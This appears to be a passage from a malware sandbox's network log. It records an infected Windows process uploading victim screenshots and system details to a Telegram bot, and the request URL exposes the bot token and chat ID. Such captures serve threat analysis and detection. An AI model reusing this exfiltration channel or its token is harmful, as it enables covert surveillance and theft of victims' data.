2022-04-08 10:14:53 UTC	2366	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 38 63 33 32 33 35 61 39 64 65 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 30 31 39 31 34 36 38 36 39 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 38 63 33 32 33 35 61 39 64 65 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 53 63 72 65 65 6e 73 68 6f 74 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 30 38 32 35 36 Data Ascii: ----------8da198c3235a9deContent-Disposition: form-data; name="chat_id"5019146869----------8da198c3235a9deContent-Disposition: form-data; name="caption"New Screenshot Recovered!User Name: user/08256
2022-04-08 10:14:53 UTC	2367	OUT	Data Raw: 34 e1 25 f1 17 18 19 1a 26 27 28 29 2a 35 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56 57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a 82 83 84 85 86 87 88 89 8a 92 93 94 95 96 97 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5 b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 d4 d5 d6 d7 d8 d9 da e2 e3 e4 e5 e6 e7 e8 e9 ea f2 f3 f4 f5 f6 f7 f8 f9 fa ff da 00 0c 03 01 00 02 11 03 11 00 3f 00 ec 2e af 8c 4a cf bd 22 8c 36 cd cd 19 7c 91 d7 80 46 07 6a 85 2f a4 96 f0 da 47 77 03 4c 06 e2 05 b3 10 07 ae 77 e3 bd 55 d4 6e 85 b6 97 2b 6d 0e cd 24 aa aa 7b 9f 31 a9 ba 03 c3 81 b5 55 25 b8 db 21 23 f8 b1 d4 7e 1c fe b5 8f 3f bd 63 2e 6d 6c 6b da dd 19 6d 2d 25 75 f9 ae 11 4f cb d0 12 bb bf 2e 29 d7 77 22 d6 1f 30 ae ee 7a 67 1d 89 fe 95 57 4e 39 Data Ascii: 4%&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz?.J"6|Fj/GwLwUn+m${1U%!#~?c.mlkm-%uO.)w"0zgWN9
2022-04-08 10:14:53 UTC	2383	OUT	Data Raw: da 5b a5 b5 d8 57 44 07 13 3d db 4d 23 12 73 ce 51 7d 7f 41 5a 07 fd 62 9f 63 fd 28 cd 14 80 a1 aa 42 b3 bc 48 e2 6c 00 5b f7 52 04 3c 32 f7 c8 e3 fc fb d6 34 96 f7 12 ea b1 dc 03 2b a5 b6 e0 a8 5c 64 2b 80 31 bb 7f 5f 94 f3 d7 d6 ba 39 ed ad ee 54 0b 88 23 94 0e 40 91 03 63 f3 a8 7f b2 f4 ef f9 f0 b5 ff 00 bf 2b fe 15 49 a1 6a 67 e8 11 18 af af c1 59 01 65 46 fd e4 9b cf 2c e7 ae 4f 15 1a 69 57 43 4c 36 de 58 da 60 2c 53 70 ff 00 5b b7 6e 3e 9d 0f d4 56 d4 16 b6 d6 bb be cf 6f 14 3b be f7 96 81 73 f5 c5 4b 9a 4f 56 35 a1 90 96 13 7f 6c 8b 89 56 62 14 2f 96 e8 63 da a0 2e 0a 9c fc dd 73 d3 8e 6a ac b6 f1 69 da 7d 87 da e0 8b cb 45 6f 36 26 74 52 64 c0 c3 72 40 24 60 8e 0e 79 e2 ba 1c d1 9a 4c 11 cf c1 a7 4f 22 e9 ad 2c 73 f9 71 c0 80 79 7b 33 1b 03 92 4e Data Ascii: [WD=M#sQ}AZbc(BHl[R<24+\d+1_9T#@c+IjgYeF,OiWCL6X`,Sp[n>Vo;sKOV5lVb/c.sji}Eo6&tRdr@$`yLO",sqy{3N
2022-04-08 10:14:53 UTC	2399	OUT	Data Raw: bf 4f f0 a3 69 fe fb 7e 9f e1 40 0f a6 47 f7 4f d4 ff 00 3a 36 9f ef b7 e9 fe 14 d4 53 b7 ef b7 53 e9 eb 40 12 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f Data Ascii: Oi~@GO:6SS@LQ}OLQ}OLQ}O#Oj)hm?o(Pm?o(Pm?o(P?5zS6m?o(S6m?o(S6m?o(F?

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:53 UTC	2415	OUT	Data Raw: 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d3 23 fb a7 ea 7f 9d 1b c7 a3 7f df 26 9a 8e 02 f4 6e a7 f8 4f ad 00 4b 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 Data Ascii: M&Lto|j8>-FL=4o|}F#&nOKE3xoz7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7F
2022-04-08 10:14:53 UTC	2430	OUT	Data Raw: fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e fb 75 3e 9e b4 01 2d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 32 3f ba 7e a7 f9 d1 b4 ff 00 7d bf 4f f0 a6 a2 9d bf 7d ba 9f 4f 5a 00 96 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 99 1f dd 3f 53 fc e8 da 7f be df a7 f8 53 51 4e df be dd 4f a7 ad 00 4b Data Ascii: F?v}=hZ)O6)O6)O6dtOi~ME;~u>-O}O}O}2?~}O}OZf?>f?>f?>?SSQNOK
2022-04-08 10:14:53 UTC	2446	OUT	Data Raw: e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 Data Ascii: z7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7FM&E3xoz7hS7FM&Lto|j8>-FL=4o|}F
2022-04-08 10:14:53 UTC	2462	OUT	Data Raw: 45 14 00 53 23 fb a7 ea 7f 9d 3e 99 1f dd 3f 53 fc e8 01 f4 51 45 00 14 51 45 00 14 51 45 00 14 c8 fe e9 fa 9f e7 4f a6 47 f7 4f d4 ff 00 3a 00 7d 14 51 40 05 14 51 40 05 14 51 40 05 32 3f ba 7e a7 f9 d3 e9 91 fd d3 f5 3f ce 80 1f 55 67 ff 00 8f d8 7f eb 9b ff 00 35 ab 55 56 7f f8 fd 87 fe b9 bf f3 5a 00 6b d5 3b 7f f9 08 3f fc 0b f9 47 57 1e a9 db ff 00 c8 41 ff 00 e0 5f ca 3a a1 13 6c 6f f9 ea ff 00 90 ff 00 0a 36 37 fc f5 7f c8 7f 85 67 eb 1e 64 71 99 a3 33 a9 50 0e f5 93 09 1e 0f 25 94 1c b7 1d b0 7a 76 a4 be 2f 15 dc 13 2b 4e aa d2 26 e9 0c 9f bb 0a 78 db b4 1e fe a4 77 eb 48 0d 1d 8d ff 00 3d 5f f2 1f e1 56 6d 14 fd 9c 7c ed f7 9b d3 d4 fb 57 3f 6f 73 2b 5d 24 f3 a3 94 92 e1 a2 42 b3 b0 db 82 40 05 3a 76 eb c9 e6 ba 2b 3f f8 f7 1f ef 37 fe 84 68 e8 Data Ascii: ES#>?SQEQEQEOGO:}Q@Q@Q@2?~?Ug5UVZk;?GWA_:lo67gdq3P%zv/+N&xwH=_Vm|W?os+]$B@:v+?7h
2022-04-08 10:14:53 UTC	2478	OUT	Data Raw: d4 94 da 23 b9 3f b8 ff 00 81 a7 fe 86 2a 36 fb d2 ff 00 be bf c9 69 6e 0f ee 0f fb e9 ff 00 a1 ad 34 fd e9 7f de 5f e4 b5 e9 1c 05 dd 1c ed d3 94 7f d3 59 bf f4 6b d5 8b b9 0a 59 cc ea 79 58 d8 8f ca aa e9 df 2d 92 0f f6 e4 ff 00 d1 8d 4e be 7c 58 5c 7f d7 26 fe 55 94 96 8c bb e8 37 50 b6 92 44 09 6c ee 8d 17 0a aa c4 64 0e d5 91 79 35 ed e5 c5 ad bc 2c f0 ae dc c9 2a 12 3a 75 27 1e df 99 ad 0d 62 fd ed 62 b8 10 9c 4c e4 a2 11 fc 23 b9 aa 1a 4d cc 96 b6 50 dc 09 3c cd 87 64 9c 11 8f 6f 7e 31 cd 72 49 f2 ca eb e6 64 da b9 78 5e 44 14 2c 79 65 51 80 58 e4 9f af bd 3a 19 37 ea 4a dd 33 6c bf fa 1b d5 b9 a2 b4 bd 89 66 7b 71 28 71 90 f1 70 f8 fe 75 59 2c a3 b6 9a 39 a3 9e 49 16 44 d8 a9 22 e0 a8 04 9f e6 de 95 b4 13 e6 1a 4d 32 e6 ea a9 7a 73 3c 1f ee c9 fc Data Ascii: #?*6in4_YkYyX-N|X\&U7PDldy5,*:u'bbL#MP<do~1rIdx^D,yeQX:7J3lf{q(qpuY,9ID"M2zs<
2022-04-08 10:14:53 UTC	2480	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 38 63 33 32 33 35 61 39 64 65 2d 2d 0d 0a Data Ascii: ----------8da198c3235a9de--
2022-04-08 10:14:54 UTC	2480	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 08 Apr 2022 10:14:54 GMT Content-Type: application/json Content-Length: 833 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":141,"from":{"id":5008280971,"is_bot":true,"first_name":"gods_child_bot","username":"gods_childbot"},"chat":{"id":5019146869,"first_name":"Love","last_name":"Word","username":"tgman1","type":"private"},"date":1649412894,"document":{"file_name":"user-082561 2022-04-08 06-18-35.jpeg","mime_type":"image/jpeg","thumb":{"file_id":"AAMCBAADGQMAA41iUAsemb1FM4rK_koHmifmU4PF3QACAQsAAkCUgFJ5CZV5xXkRlAEAB20AAyME","file_unique_id":"AQADAQsAAkCUgFJy","file_size":14417,"width":320,"height":256},"file_id":"BQACAgQAAxkDAAONYlALHpm9RTOKyv5KB5on5lODxd0AAgELAAJAIlBSeQmVecV5EZQjBA","file_unique_id":"AgADAQsAAkCUgFI","file_size":116305},"caption":"New Screenshot Recovered!\n\nUser Name: user/082561\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.22	49192	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:59 UTC	2481	OUT	POST /bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da198efdb17ad0 Host: api.telegram.org Content-Length: 116893 Expect: 100-continue Connection: Keep-Alive
2022-04-08 10:14:59 UTC	2481	IN	HTTP/1.1 100 Continue

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:59 UTC	2481	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 38 65 66 64 62 31 37 61 64 30 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 30 31 39 31 34 36 38 36 39 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 38 65 66 64 62 31 37 61 64 30 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 53 63 72 65 65 6e 73 68 6f 74 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 30 38 32 35 36 Data Ascii: ----------8da198efdb17ad0Content-Disposition: form-data; name="chat_id"5019146869----------8da198efdb17ad0Content-Disposition: form-data; name="caption"New Screenshot Recovered!User Name: user/08256
2022-04-08 10:14:59 UTC	2482	OUT	Data Raw: 34 e1 25 f1 17 18 19 1a 26 27 28 29 2a 35 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56 57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a 82 83 84 85 86 87 88 89 8a 92 93 94 95 96 97 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5 b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 d4 d5 d6 d7 d8 d9 da e2 e3 e4 e5 e6 e7 e8 e9 ea f2 f3 f4 f5 f6 f7 f8 f9 fa ff da 00 0c 03 01 00 02 11 03 11 00 3f 00 ec 2e af 8c 4a cf bd 22 8c 36 cd cd 19 7c 91 d7 80 46 07 6a 85 2f a4 96 f0 da 47 77 03 4c 06 e2 05 b3 10 07 ae 77 e3 bd 55 d4 6e 85 b6 97 2b 6d 0e cd 24 aa aa 7b 9f 31 a9 ba 03 c3 81 b5 55 25 b8 db 21 23 f8 b1 d4 7e 1c fe b5 8f 3f bd 63 2e 6d 6c 6b da dd 19 6d 2d 25 75 f9 ae 11 4f cb d0 12 bb bf 2e 29 d7 77 22 d6 1f 30 ae ee 7a 67 1d 89 fe 95 57 4e 39 Data Ascii: 4%&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz?.J"6|Fj/GwLwUn+m${1U%!#~?c.mlkm-%uO.)w"0zg WN9
2022-04-08 10:14:59 UTC	2498	OUT	Data Raw: da 5b a5 b5 d8 57 44 07 13 3d db 4d 23 12 73 ce 51 7d 7f 41 5a 07 fd 62 9f 63 fd 28 cd 14 80 a1 aa 42 b3 bc 48 e2 6c 00 5b f7 52 04 3c 32 f7 c8 e3 fc fb d6 34 96 f7 12 ea b1 dc 03 2b a5 b6 e0 a8 5c 64 2b 80 31 bb 7f 5f 94 f3 d7 d6 ba 39 ed ad ee 54 0b 88 23 94 0e 40 91 03 63 f3 a8 7f b2 f4 ef f9 f0 b5 ff 00 bf 2b fe 15 49 a1 6a 67 e8 11 18 af af c1 59 01 65 46 fd e4 9b cf 2c e7 ae 4f 15 1a 69 57 43 4c 36 de 58 da 60 2c 53 70 ff 00 5b b7 6e 3e 9d 0f d4 56 d4 16 b6 d6 bb be cf 6f 14 3b be f7 96 81 73 f5 c5 4b 9a 4f 56 35 a1 90 96 13 7f 6c 8b 89 56 62 14 2f 96 e8 63 da a0 2e 0a 9c fc dd 73 d3 8e 6a ac b6 f1 69 da 7d 87 da e0 8b cb 45 6f 36 26 74 52 64 c0 c3 72 40 24 60 8e 0e 79 e2 ba 1c d1 9a 4c 11 cf c1 a7 4f 22 e9 ad 2c 73 f9 71 c0 80 79 7b 33 1b 03 92 4e Data Ascii: [WD=M#sQ}AZbc(BHl[R<24+\d+1_9T#@c+IjgYeF,OiWCL6X`,Sp[n>Vo;sKOV5lVb/c.sji}Eo6&tRdr@$`yLO" ,sqy{3N
2022-04-08 10:14:59 UTC	2514	OUT	Data Raw: bf 4f f0 a3 69 fe fb 7e 9f e1 40 0f a6 47 f7 4f d4 ff 00 3a 36 9f ef b7 e9 fe 14 d4 53 b7 ef b7 53 e9 eb 40 12 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f Data Ascii: Oi~@GO:6SS@LQ}OLQ}OLQ}O#Oj)hm?o(Pm?o(Pm?o(P?5zS6m?o(S6m?o(S6m?o(F?
2022-04-08 10:14:59 UTC	2530	OUT	Data Raw: 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d3 23 fb a7 ea 7f 9d 1b c7 a3 7f df 26 9a 8e 02 f4 6e a7 f8 4f ad 00 4b 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 Data Ascii: M&Lto|j8>-FL=4o|}F#&nOKE3xoz7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7F
2022-04-08 10:14:59 UTC	2545	OUT	Data Raw: fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e fb 75 3e 9e b4 01 2d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 32 3f ba 7e a7 f9 d1 b4 ff 00 7d bf 4f f0 a6 a2 9d bf 7d ba 9f 4f 5a 00 96 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 99 1f dd 3f 53 fc e8 da 7f be df a7 f8 53 51 4e df be dd 4f a7 ad 00 4b Data Ascii: F?v}=hZ)O6)O6)O6dtOi~ME;~u>-O}O}O}2?~}O}OZf?>f?>f?>?SSQNOK
2022-04-08 10:14:59 UTC	2561	OUT	Data Raw: e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 Data Ascii: z7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7FM&E3xoz7hS7FM&Lto|j8>-FL=4o|}F
2022-04-08 10:14:59 UTC	2577	OUT	Data Raw: 45 14 00 53 23 fb a7 ea 7f 9d 3e 99 1f dd 3f 53 fc e8 01 f4 51 45 00 14 51 45 00 14 51 45 00 14 c8 fe e9 fa 9f e7 4f a6 47 f7 4f d4 ff 00 3a 00 7d 14 51 40 05 14 51 40 05 14 51 40 05 32 3f ba 7e a7 f9 d3 e9 91 fd d3 f5 3f ce 80 1f 55 67 ff 00 8f d8 7f eb 9b ff 00 35 ab 55 56 7f f8 fd 87 fe b9 bf f3 5a 00 6b d5 3b 7f f9 08 3f fc 0b f9 47 57 1e a9 db ff 00 c8 41 ff 00 e0 5f ca 3a a1 13 6c 6f f9 ea ff 00 90 ff 00 0a 36 37 fc f5 7f c8 7f 85 67 eb 1e 64 71 99 a3 33 a9 50 0e f5 93 09 1e 0f 25 94 1c b7 1d b0 7a 76 a4 be 2f 15 dc 13 2b 4e aa d2 26 e9 0c 9f bb 0a 78 db b4 1e fe a4 77 eb 48 0d 1d 8d ff 00 3d 5f f2 1f e1 56 6d 14 fd 9c 7c ed f7 9b d3 d4 fb 57 3f 6f 73 2b 5d 24 f3 a3 94 92 e1 a2 42 b3 b0 db 82 40 05 3a 76 eb c9 e6 ba 2b 3f f8 f7 1f ef 37 fe 84 68 e8 Data Ascii: ES#>?SQEQEQEOGO:}Q@Q@Q@2?~?Ug5UVZk;?GWA_:lo67gdq3P%zv/+N&xwH=_Vm|W?os+]$B@:v+?7h
2022-04-08 10:14:59 UTC	2593	OUT	Data Raw: d4 94 da 23 b9 3f b8 ff 00 81 a7 fe 86 2a 36 fb d2 ff 00 be bf c9 69 6e 0f ee 0f fb e9 ff 00 a1 ad 34 fd e9 7f de 5f e4 b5 e9 1c 05 dd 1c ed d3 94 7f d3 59 bf f4 6b d5 8b b9 0a 59 cc ea 79 58 d8 8f ca aa e9 df 2d 92 0f f6 e4 ff 00 d1 8d 4e be 7c 58 5c 7f d7 26 fe 55 94 96 8c bb e8 37 50 b6 92 44 09 6c ee 8d 17 0a aa c4 64 0e d5 91 79 35 ed e5 c5 ad bc 2c f0 ae dc c9 2a 12 3a 75 27 1e df 99 ad 0d 62 fd ed 62 b8 10 9c 4c e4 a2 11 fc 23 b9 aa 1a 4d cc 96 b6 50 dc 09 3c cd 87 64 9c 11 8f 6f 7e 31 cd 72 49 f2 ca eb e6 64 da b9 78 5e 44 14 2c 79 65 51 80 58 e4 9f af bd 3a 19 37 ea 4a dd 33 6c bf fa 1b d5 b9 a2 b4 bd 89 66 7b 71 28 71 90 f1 70 f8 fe 75 59 2c a3 b6 9a 39 a3 9e 49 16 44 d8 a9 22 e0 a8 04 9f e6 de 95 b4 13 e6 1a 4d 32 e6 ea a9 7a 73 3c 1f ee c9 fc Data Ascii: #?*6in4_YkYyX-N|X\&U7PDldy5,*:u'bbL#MP<do~1rIdx^D,yeQX:7J3lf{q(qpuY,9ID"M2zs<
2022-04-08 10:14:59 UTC	2596	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 38 65 66 64 62 31 37 61 64 30 2d 2d 0d 0a Data Ascii: ----------8da198efdb17ad0--

Timestamp	kBytes transferred	Direction	Data
